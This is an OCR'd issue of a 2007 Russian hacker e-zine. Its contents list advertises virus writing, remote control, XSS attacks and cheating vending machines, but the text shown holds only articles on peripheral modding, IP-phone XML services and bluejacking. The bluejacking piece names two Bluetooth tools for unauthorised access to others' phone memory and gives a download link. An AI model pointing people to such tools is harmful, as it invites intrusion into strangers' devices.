K.d.L.d.
№4 (05.07)
Knowledge, Intellect, Longing, Technology
Напитки нахаляву
трэшовый обман автоматов с общепитом
Ломка ЗЫЗ'ы
перепрошиваем PSP
Пишем вирус
уничтожающий всё и вся!
Удаленное управление
за 5 минут
+ Новая рубрика
чужое чтиво

Intro

С каждым днем мы становимся старше, с каждым днем мы становимся умнее и узнаем что-то новое. После появления Интернета и совместной работы компаний по разработке средств связи информация стала доступна повсеместно, даже в тех уголках мира, где об этом даже и не мечтали. Высокие технологии настолько вошли в наш обиход, что без них уже невозможно жить. Многие люди зарабатывают себе на жизнь работой в сети продавая, покупая, что-либо или просто защищают нас от тех, кто хочет навредить нам или информации находящейся на серверах по всему миру. Интернет дал работу миллионам людей и упростил жизнь тем людям, у которых очень мало свободного времени или которые любят все делать, не выходя из дома. С появление Интернета стало возможным то, ради чего лет 10 назад пришлось бы куда-нибудь идти, будь то отправка письма или покупка еды, постройка дома или покупка авианосца. IP телефония дала возможность общаться с человеком или группой людей. которые находятся в тысячах километров от нас и наблюдать их лица в реальном времени. Достоинств Интернета перечислить невозможно, но с появлением чего-то хорошего появляется, что-то плохое. Насилие и порно испортило Интернет и пытается испортит нас, отупляя мозг и растлевая душу. Но миллионы людей работая над своими проектами стараясь дать нам действительно, что-то полезное, и вытащить нас из ямы, которая ежедневно затягивает в себя тысячи людей, отрезая их от дальнейшего развития. Мы рады, что относимся к людям, которые пытаются заинтересовать и дать что-то полезное тем людям, которые хотят, что бы их жизнь не прошла зря.

KORN

[K.I.L.T. Team]

content

PC

-Оригинальные компы ч.3

-Может ли телефон заменить компьютер на рабочем столе?

Soft Explorer

-Блюджекинг

-'Оживляем' 2d графику

Vzlom

-Ломка ЗЫЗ'ы

-Удаленное управление за 5 минут

-Атаки вида SiXSS в WEB

Dizign

-'Ожидающий' рисуем шаг за шагом

Coding

-Пишем вирус, уничтожающий всё и вся

-Буфер

Garbage

-Напитки нахаляву

-K.I.L.T. Интервью

-Чужое чтиво - The Creatures

май 2007

Editors

Главред
Genoc1d [genoc1d@mail.ru]
Выпред
HecTor [hector.kilt@gmail.com]
ZineMail [kilt_magazine@mail.ru]

Declaration

Все материалы этого номера представляют собой лишь информацию к размышлению. Редакция не несет ответственности за незаконные действия, совершенные с ее использованием и возможный причиненный ущерб.

Копирование и перепечатывание материалов без предварительного разрешение редакции запрещено и преследуется.

НЕОБЫЧНЫЕ КОМПЬЮТЕРЫ

PC

Дмитрий Кольянов
compuser@kolyanov.com,
http://www.kolyanov.com/


Оригинальные компы

Часть 3

В предыдущей статье я уже упоминал, что моддят всё, что только можно. В этой речь пойдет о моддинге внешних устройств. Без корпусов, разумеется. :)

В предыдущей статье я уже упоминал, что моддят всё, что только можно. В этой речь пойдет о моддинге внешних устройств. Без корпусов, разумеется. :)

Итак,...
Даже не знаю с чего начать. :)
Начну, пожалуй, с такого вот симпатичного модемчика.



Да, да! Не удивляйтесь. Это именно модем. :) А вы что подумали?
Просто товарищ захотел подарить другу на день рождения что-то оригинальное. Взял USB-модем Acorp и превратил его вот в такое…такую летающую тарелку. :)
Естественно, модят не только модемы и не только частники-самоделкины.
Хотели бы вы иметь клавиатуру, которую можно свернуть в трубочку, засунуть в карман и схоить с ней в гости к товарищу? Я бы тоже не хотел. :) А вот некоторые фирмы производители считают, что кому-то пригодится вот такая клавиатура.

Или такая.

Попробуйте убедить их в обратном. :)
Ну, и где клавиатура, там, естественно, и мышь. Правда мышь, которую тянет попробовать на зуб.

И название у нее соответствующее – «Омлет с рисом», политый кетчупом. :) Честно говоря, меня немного подташнивает, глядя на эту мышь.
Мышь, клавиатура, модем. Это не все, что моддят!
Вот, например, еще мод принтера.

Задумка у автора была сделать себе симпатичного помощника. Сложно сказать, получилось у него или не очень…
Не обошла мода на моддинг :) и акустику. Вот, например, какой аксессуар для дам выпустила одна фирма.

Это дамская сумочка со встроенными трехваттными динамиками. Подключить эти колоночки можно к компьютеру, плейеру и т.д. На 8-е марта никто не подарил такое своей даме сердца? ;)
Ну, и напоследок статьи, самые глупые и бесполезные, на мой взгляд, моддинг-устройства.

Это USB-ложка. Применения ее не знает даже сам производитель. :-/ Разве что, как бесполезный подарок другу.
Несколько более полезное устройство – USB-хаб с подогревом.

Помимо того, что через него можно подключить несколько USB-устройств, на нем можно слегка подогреть чашечку с кофе или чаем.
Ну, и устройство, которое призвано создать атмосферу дискотеки у вас в офисе.

Это вращающийся шарик, подключаемый опять-таки через USB к компьютеру. Не уверен, что он сможет сильно поднять вам настроение. :)
На последок, для интересующихся подробностями об описанных устройствах, даю ссылки на страницы с их описаниями:

http://www.modlabs.net/index.php?location=articles&url=xpehb-1 – круглый модем;
http://t.modding.ru/index.php?action=newview&new_id=1607 - розовая клавиатура;
http://t.modding.ru/index.php?action=newview&new_id=926 - силиконовая клавиатура;
http://t.modding.ru/index.php?action=newview&new_id=1593 - мышь- омлет;
http://www.modlabs.net/index.php?location=articles&url=printermod – живой принтер;
http://t.modding.ru/index.php?action=newview&new_id=1577 - женская сумочка со встроенными колонками;
http://t.modding.ru/index.php?action=newview&new_id=1565 - USB-ложка;
http://t.modding.ru/index.php?action=newview&new_id=1560 USB-хаб с подогревом для кофе;
http://t.modding.ru/index.php?action=newview&new_id=1605 - USB шарик для развлечения.

Может ли телефон заменить компьютер на рабочем столе?
Что это может значить «Телефон заменит компьютер на моем рабочем столе»? –возмутится подкованный читатель. Ведь это же два абсолютно разных устройства. Для разных задач. Телефон – чтобы звонить. А компьютер, компьютер это универсальный прибор. В нем у меня загружены мои корпоративные программы, почта, текстовый редактор наконец. Скажете мне, пожалуйста, как я буду редактировать текст на телефоне?
Павел Теплов
Менеджер по развитию бизнеса Cisco Systems
Дмитрий Сабаев
Руководитель отдела мультисервисных сетей INLINE Technologies.

PC

Павел Теплов
Дмитрий Сабаев
http://www.cisco.ru

Может ли телефон заменить компьютер на рабочем столе?

Что это может значить «Телефон заменит компьютер на моем рабочем столе»? – возмутится подкованный читатель. Ведь это же два абсолютно разных устройства. Для разных задач. Телефон – чтобы звонить. А компьютер, компьютер это универсальный прибор. В нем у меня загружены мои корпоративные программы, почта, текстовый редактор наконец. Скажете мне, пожалуйста, как я буду редактировать текст на телефоне?

Как вы это себе можете представить? Скорее всего авторы статьи ошиблись с названием, и правильно было бы ее назвать – «Сможет ли компьютер заменить телефон?». Соглашаясь с такой абсолютно обоснованной реакций, тем не менее авторы статьи настаивают на своей версии поставленного вопроса и предлагают вам дойти до конца статьи для того чтобы уже после сделать собственное заключение об излагаемой точке зрения.

Что такое современный телефон на рабочем месте?

Учитывая всеобщую IP-тезацию корпоративных сетей, и предсказание (кстати, в России уже достаточно активно сбывающихся) о повальном переходе на технологии корпоративной IP телефонии, современным телефоном на рабочем месте мы будем называть IP телефон – клиентский терминал к одному из наших корпоративных сервисов IP сети.

Так уж сложилось, что в IP сетях всё принято делить на сервисы и клиентов этих сервисов. Например, сервис электронной почты (почтовый сервер) и клиент к нему – MS Outlook, The Bat, Lotus Notes и т.п. Сервис – файловый сервер, и клиент к нему – File Explorer, Norton Commander или FAR. Аналогично и с корпоративной IP телефонией: есть сервис сети – IP PBX и клиент к нему – настольный или программный IP телефон. Любая клиентская программа (например, MS Outlook), при входе в сеть отыскивает свой сервис – свой сервер, к которому подключается и предоставляет нам, конечным пользователям, доступ к функциональному набору этого сервиса. Например, почтовый сервис позволяет, читать и отправлять электронные письма. Файловый сервис – хранить и искать файлы. А сервис корпоративной IP телефонии – совершать звонки (в т.ч. видео-звонки) по нашей корпоративной IP сети.

Таким образом, мы видим, что наш IP телефон, с одной стороны повторяет те функции, которые мы привыкли ожидать от обыкновенного, аналогового телефонного аппарата. Но с другой стороны он не подключен прямым проводом к телефонной станции. Он подключен к компьютерной сети, которая как мы только что установили, наводнена разнообразными IP сервисами. сети. Внутри IP телефона находится свой процессор, оперативная память, программный код, определяющий возможности телефона и обычно

периодически обновляющийся производителем. Наличие дополнительных возможностей к программируемости, естественный вход в IP сеть, а также устоявшееся представление о том, что у хорошего настольного телефона должен быть большой и удобный цифровой экран, на который для пользователя выводится дополнительная полезная информация, видимо послужило причиной тому, что часть проектировщиков IP телефонов, не остановились на том, что в своих изделиях реализовали поддержку только стандартных телефонных функций. Они сделали нечто большее. Они воспользовались находящимися в их руках электронными ресурсами и превратили дисплеи своих произведений, в мини-броузеры, аналогичные тем, что мы используем для прогулок по Интернету. Эти мини-браузеры способны отображать данные не только связанные с телефонной тематикой, но и также данные, предоставляемые другими сервисами IP сети. Например, корпоративного или внешнего web-сервера. Они придумали и воплотили в жизнь специальное расширение XML языка, которые учитывает специфику такого вот мини-браузера, и позволяет получать и отображать информацию практически от любого IP сервиса, а также удаленно управлять IP телефоном, отправляя на его внутренний Web-сервер XML сообщения с командами.
Таким образом, современный IP телефон, как мы видим это не просто устройства для предоставления голосового коммуникационного сервиса. Это еще и встроенный мини-барузер, web-сервер, работающие на специальном расширении XML и позволяющие интегрировать ресурсы сервисов нашей корпоративной IP сети на своем экране. Технология эта получила название XML сервисы, появилась несколько лет назад, нашла понимание и поддержку у системных интеграторов и производителей программного обеспечения. По ссылке в Интернет http://www.hotdispatch.com/browse-ip?CATEGORY=5150&SEARCH-TYPE=FULL&POSTID=3352920170 собран каталог уже готовых коммерческих и бесплатных продуктов независимых разработчиков.

Что могут XML сервисы IP телефона?
Давайте попробуем понять какие задачи способен решать XML сервис IP телефона у Вас на рабочем столе. Но для начала, авторы статьи предлагают ввести некоторый классификатор этих задач в соответствии с их назначение с позиции понимания бизнес-процессов компании. Первый тип XML сервисов это те, что расширяют возможности или добавляют новые возможности к основному сервису любого телефонного аппарата – установление и поддержание телефонного соединения. Мы предлагаем их называть - *телефонные XML сервисы*. В традиционной телефонии телефонные сервисы определяются функциональной насыщенностью телефонной станции. Простые примеры – удержание вызова, переадресация, парковка вызова и т.д. Добавление новых сервисов можно осуществить только на системном уровне – производитель телефонной станции добавляет новые возможности в свое оборудование или за счет интеграции с автономными системами на базе плат компьютерной телефонии (например, Intel-Dialogic). В IP телефонии основной набор телефонных сервисов так же находится внутри IP телефонной станции, но расширение осуществляется более просто, например, с помощью телефонных XML сервисов. Кстати к основным телефонным XML сервисам в IP телефонии можно отнести и те, что расширяют и добавляют возможности видео IP телефонии и видео-конференций. Примерами таких телефонных XML сервисов являются «групповое звуковое оповещение», автодозвон по нескольким номерам абонента, перемещаемый номер абонента и так далее.
Вторая категория XML сервисов – *информационно-справочные*. Они абсолютно автономны, никак не связаны

здесь могла быть ваша страничка

-приглашаются авторы для сотрудничества


-обращаться на **KILT_magazine@mail.ru**

с телефонией и в основном используются для предоставления справочной информации на экране IP телефона. Например, курс валюты, погода в городах, расписание рейсов самолетов, поездов или остатки на складу, текущее состояние счета. Обычно всю информацию такие сервисы получают с корпоративного или внешнего web-сервера или другого аналогичного ресурса. Из-за простоты реализации и обилия полезной справочной информации в сети, XML сервисы, реализующие такой вид функциональности, получили максимальное распространение и известность, так что в настоящее время практически каждый специалист, рассказывающий о технологии IP телефонии и XML сервисах, обязательно упоминает об этом их виде.
Третий класс XML сервисов – *интерактивные приложения*. Сервисы этого типа используются как полезные корпоративные приложения, аналогичные тем, что доступны на компьютере, но с интерфейсом пользователя на дисплее IP телефона и системой ввода в виде нажатий на touch-экран или кнопки IP телефона. Такого рода сервисы системными интеграторами или разработчиками программного обеспечения и чаще всего создаются под заказ.
Например, для работы с корпоративной ERP системой чаще всего используется компьютер. Но в технологическом цикле любого предприятия всегда есть такие рабочие места, где доступ к фиксированному набору интерфейсов или отчетных форм ERP системы нужен, но вот использование для этих целей целого компьютера избыточно. В этом случае оптимально разработать XML сервис и на таких рабочих местах организовать доступ к ERP системе через экран IP телефона.
Другим местом внедрения такого XML сервиса является IP телефон на рабочем столе топ-менеджера и линейного руководителя компании. Ведь согласитесь, что удобно получать информацию о цифровых показателях деятельности подразделения (компании) простым нажатием двух кнопок на экране своего IP телефона.
В качестве примера внедрения такого вида сервиса можно привести персональный календарь с расписанием встреч и задач, систему учета посещения занятий студентами университета, сервисная система для гостей и обслуживающего персонала отеля или гостиницы. Или открытие через IP телефон типовых заявок для служб административной и технической поддержки компании: неисправности принтера, заказ канцелярки, кофе с чаем в переговорную комнату, резервирование переговорной комнаты или служебного автомобиля. А также отправка и получение коротких сообщений на экране телефона аналогично SMS или Интернет пейджеру, одновременно со звонком отображение на экране IP телефона дополнительной информации о клиенте, полученной из CRM системы компании.

Когда использовать XML сервис

Интрига принятия решения об использовании XML сервисов IP телефонии состоит в вопросе **выбора**: телефон или компьютер? Давайте оглянемся вокруг и спросим себя «какую типовую информацию мне необходимо получать каждый день?», «какие типовые операции я делаю ежедневно?», «все ли устраивает меня в способе получения информации или выполнения операций в повседневной деятельности?».
Размышляя таким образом, практически каждый из нас сможет решить, что является типовым и повторяемым и я хотел бы иметь к этому максимально быстрый доступ, что именно оптимизирует мое рабочее время? А, следовательно, и рабочее время всех сотрудников моего отдела или компании в целом.
Однако если вы всерьез решили применить XML сервисы как инструмент оптимизации типовых задач вашей компании, то надо подготовиться и к

Рисуешь?
Даже получается?
Ты нужен нам!
Обращайся на @!
Мы ждем именно тебя!



преодолению сопротивления персонала компании, всегда возникающее при внедрении новых электронных средств автоматизации. Именно поэтому проектирование и внедрение XML сервисов IP телефонии наиболее эффективно тогда, когда оно идет рука об руку с внедрением какой либо информационной системы предприятия. В этом случае можно будет достичь максимального эффекта автоматизации при минимизации затрат на внедрение и преодоление сопротивления.
Давайте рассмотрим еще различные варианты XML сервисов, которые как идеи появились у моих коллег и меня в течение 20 минут:

- Напоминание о днях рождения сотрудников,
- Контроль состояния счета на мобильном телефоне (или вообще любого счета),
- Предоставление части телефонного справочника своей компании как XML сервиса, доступного через Internet для партнеров, со своей системой IP телефонии,
- Для часто допоздна задерживающихся на работе - заказ пиццы через Интернет сервис.

Один из авторов статьи постоянно пользуется XML сервисом своей компании - корпоративным телефонным справочником. Все очень просто - набираем первую букву фамилии (вторую, третью и т.д.) и на экран выводится список сотрудников с фамилиями на ту же букву, а затем просто нажимаем кнопку «позвонить». Тем самым он и его коллеги избавили себя от поиска телефона в бумажных справочниках и файлах на компьютере. Кстати еще одним неоспоримым преимуществом внедрения этого XML сервиса, является простота обслуживания. Теперь существует одна точка хранения информации об абоненте – общекорпоративнй каталог.
Среди российских компаний интеграторов уже сегодня существуют те, которые для своих заказчиков активно и с успехом разрабатывают XML-сервисы типа интерактивные приложения. Это наглядно демонстрирует, что рынок XML сервисов для IP телефонии в России существует. Заказной XML сервис отличается от типового или бесплатного тем, что максимально учитывает потребности клиента и в итоге тесно интегрирован с бизнес-процессами заказчика.
Те компаний, в состав которых входит департамент разработки программного обеспечения, и необходимые временные и трудовые ресурсы доступны, могут разработать XML сервис самостоятельно – для этого достаточно скачать бесплатный SDK с ресурса в Интернете: http://forums.cisco.com/eforum/servlet/IPCApps?page=Developer_Services .

Заключение
И так какой же будет ответ на вопрос, поставленный в названии статьи? – «Конечно же, нет». При сегодняшнем уровне развития телекоммуникационных средств связи, никакой телефон не заменит компьютер. По крайней мере, до тех пор, пока у него не появится мышка, удобная клавиатура и большой цветной экран. Но, учитывая то, что в последнее время типичные компьютерные программы все чаще и чаще переносятся на экраны IP телефонов, то можно предположить, что когда-то, в будущем, граница между компьютером и телефоном станет условно-виртуальной и тогда наш вопрос просто потеряет всякий смысл. Поживем – увидим.

Врезка – реализованные XML сервисы IP телефонии
Перечислим несколько на наш взгляд разработок XML сервисов для IP телефонов.

Телефонные XML сервисы IP телефонии

- **Название**: Определитель номера
  Производитель: INLINE Technologies (www.in-line.ru)
  Описание: позволяет получать на свой телефон информацию о звонящем абоненте из общекорпоративного каталога

(например Microsoft Active Directory).
Распространение: бесплатно среди заказчиков производителя

- **Название**: Групповое оповещение
  Производитель: INLINE Technologies
  Описание: помогает донести голосовую информацию до определенной группы абонентов. Этот сервис чем-то похож на функцию селекторного совещания с односторонней связью – когда руководитель сообщает важную информацию до своих сотрудников. Вы можете снять трубку своего IP телефона, выбрать интересующую группу абонентов и сделать голосовое сообщение. Помимо прямого голосового сообщения возможно воспроизведение заранее записанного аудио-файла, например для службы экстренного оповещения о стихийных бедствиях.
  Распространение: бесплатно среди заказчиков производителя
- **Название**: Extension mobility
  Производитель: Cisco Systems (www.cisco.com)
  Описание: номер присваивается не телефону, а сотруднику компании. Сотрудник на любом корпоративном телефоне может загрузить собственный номер и соответственно все свои права на звонки, доступ к голосовой почте и т.д. Удобно, если сотрудник перемещается из одного офиса в другой, или в случае реализации стратегии виртуального рабочего места.
  Стоимость: бесплатно с каждым Cisco Unified CallManager
- **Название**: SMS Sender
  Производитель: DHewson (www. DHewson.com)
  Описание: отправка SMS сообщения с экрана IP телефона.
  Распространение: коммерческий продукт

Информационно-справочные XML сервисы IP телефонии


- **Название**: Корпоративный телефонный справочник
  Производитель: INLINE Technologies (www.in-line.ru)
  Описание: позволяет осуществлять поиск необходимого абонента в общекорпоративном по первым буквам фамилии.
  Распространение: бесплатно среди заказчиков производителя

Интерактивное приложение

- **Название**: Impact 360
  Производитель: Witness systems (www.witness.com)
  Описание: интеграция с системой записи. С экрана IP телефона пользователь отмечает, что текущий разговор должен быть записан и в дальнейшем может быть переправлен в виде звукового файла в любой ящик голосовой почты или на любой E-Mail.
  Распространение: коммерческий продукт
- **Название**: IP Phone Agent Desktop
  Производитель: Cisco Systems (www.cisco.com)
  Описание: интерфейс рабочего места оператора контакт центра на экране IP телефона.
  Распространение: коммерческий продукт

БЛОГ ДЖЕКИНГ

soft explorer



Voker57
http://nbl.yurx.com
[Voker57@inbox.ru]

Блюджекинг

Прежде всего, блюджекинг не имеет никакого отношения к взлому! Так что ничего вашему телефону не угрожает, расслабьтесь и читайте :)

Слово Bluejacking произошло от двух английских слов, Blue (Bluetooth) и to jack (hijack-взламывать). А называется этим словом развлечение для обладателей "синезубых" телефонов.
Представьте, например: сидите вы в кафе с включенным Bluetooth...И тут вам на телефон приходит ваша же фото. Вы озираетесь, пытаясь вычислить блюджекера. А он шлет вам ваше фото, на котором вы перегибаетесь через спинку стула, сопровождая это многозначительными сообщениями типа "Knock, knock, Neo..." :))
Или вы сами заделались блюджекером, и увидев в автобусе красивую девушку, шлете ей ее фотографию крупным планом. И наблюдаете, как она пытается угадать отославшего.
Что же нужно для блюджекинга? Немного. Телефон с развитой системой передачи информации по Bluetooth (Рекомендую Siemens, Nokia или SonyEricsson) да, возможно, пару программ. О них я щас и расскажу.

Программы для Bluejacking

Bluetooth Flirt Suite.

Программа которая позволяет легко познакомиться с помощью Bluetooth. По замыслу разработчиков, всё действие должно происходить следующим образом: для начала требуется установить программу BluetoothFlirt на телефон, после чего ввести свои данные (вплоть до веса), добавить свою фотографию и ввести критерии, по которым программа будет вести поиск подходящего для вас человека. После всех вышеперечисленных действий, программа BluetoothFlirt создаёт вашу идентификационную карточку. Дальше в дело вступает технология Bluetooth, по которой при обнаружении в радиусе действия другого телефона с установленной BluetoothFlirt совершается обмен идентификационными карточками. И в случае совпадения хотя бы одного из заданных вами критериев, программа проинформирует вас звуковым сигналом и предложит начать текстовую переписку с найденным человеком.
Но на деле для этого требуется много человек, которые ходят с включенным Bluetooth и запущенным Flirt Suite. Поэтому полезность программы стремится к нулю...

BlueChat

Позволяет початиться с несколькими такими же программами и их владельцами. Полезная программа, особенно для смартфонов.

BT Browser

Программа умеет искать Bluetooth-устройства, отображать их тип и подтип (например, тип - компьютер, подтип - КПК) и показывать всю информацию об их сервисах. Пользователь задает параметры собственного профиля и желаемого партнера. Программа автоматически находит его, после чего становится возможным отсылать картинки и текстовые сообщения по Bluetooth.

BT Explorer

Программа также умеет пересылать по BT картинки и тексты, причем в программе уже имеются шаблоны - смайлы и короткие тексты. Пожалуй, лучшая программа для блюджекинга. Поддерживает также рассылку визиток.
А теперь несколько программ для любопытных. Если вы - экспериментатор, то можете попробовать привести их в действие...

BT Info

Программа, по идее, позволяет получить неавторизованный доступ к памяти других BT устройств. Автору этого так и не удалось.

MiyuX

Предлагает покопаться в чужой памяти, обладает любопытным интерфейсом. Портит имена телефонов, выводя в коцне кракозябры и не работает =)
Все эти программы доступны на http://www.s-c.ru/?mod=java&cat_id=vCJhyz&sort=name

И напоследок - правила хорошего тона в блюджекинге от bluejack.ru

1. Давать своему Bluetooth-устройству осмысленное имя.
2. Если, просканив эфир, Вы нашли устройство и считаете, что его владелец не знаком с движением, отошлите ему краткое информационное послание вроде следующего: "Привет! Если ты ещё не сталкивался с общением по Bluetooth, можешь узнать о нём здесь: www.bluejack.ru". Или такое: "Создай новый контакт, напиши сообщение в поле имени и перешли контакт через Bluetooth /your_device_name/".
3. После отправки 5 сообщений без какой бы то ни было реакции на них следует прекратить посылать сообщения. Вам понравится если Вам будут слать без перерыва горы мусора когда он вам безразличен?
4. Если реакция на отправленные Вами сообщения резко негативная следует прекратить посылать сообщения.
5. Не следует посылать сообщения как бы то ни было оскорбляющие получателя.
6. Не следует использовать бреши в системе безопасности Bluetooth в целях, отличных от выявления этих брешей и уведомления о них владельца телефона, а также производителя устройства или программного обеспечения.

Особые правила:

1. Не стоит заниматься рассылкой сообщений, картинок, мелодий в местах, которые для этого совсем не предназначены. К таким местам, в частности, можно отнести церковь и кладбище.
2. Не посылайте сообщения, которые могут напугать человека. Правило довольно расплывчато, но, думаю, каждый здравомыслящий человек поймёт, что к таким сообщениям относится например: "Позвони срочно домой!!! Твоя кошка умерла!.."

На особые правила прошу обратить особое внимание. Для большинства это прописные истины, но бывают ситуации, когда люди на время забывают даже их.
Данные правила являются субъективным видением явления автором проекта и поэтому всего лишь рекомендованы, но никак не обязательны к исполнению. Свобода - одна из концепций движения. Все Ваши действия вы производите на свой страх и риск.

Crazy Talk

оживляем 2d графику

soft explorer

Genoc1d
MAIL: [genoc1d@mail.ru]
ICQ: 210995

Crazy Talk

“Оживляем” 2D графику

У тебя было когда-нибудь желание “оживить” статическую картинку или свою фотографию? Заставить ее гримасничать, подмигивать, петь матерные стишки :) Или может ты хотел поиздеваться над физиономией препода или лучшего друга :)
Ну что ж, ликуй, юный творец и хулиган, твоим желаниям есть шанс сбыться. Вперед!

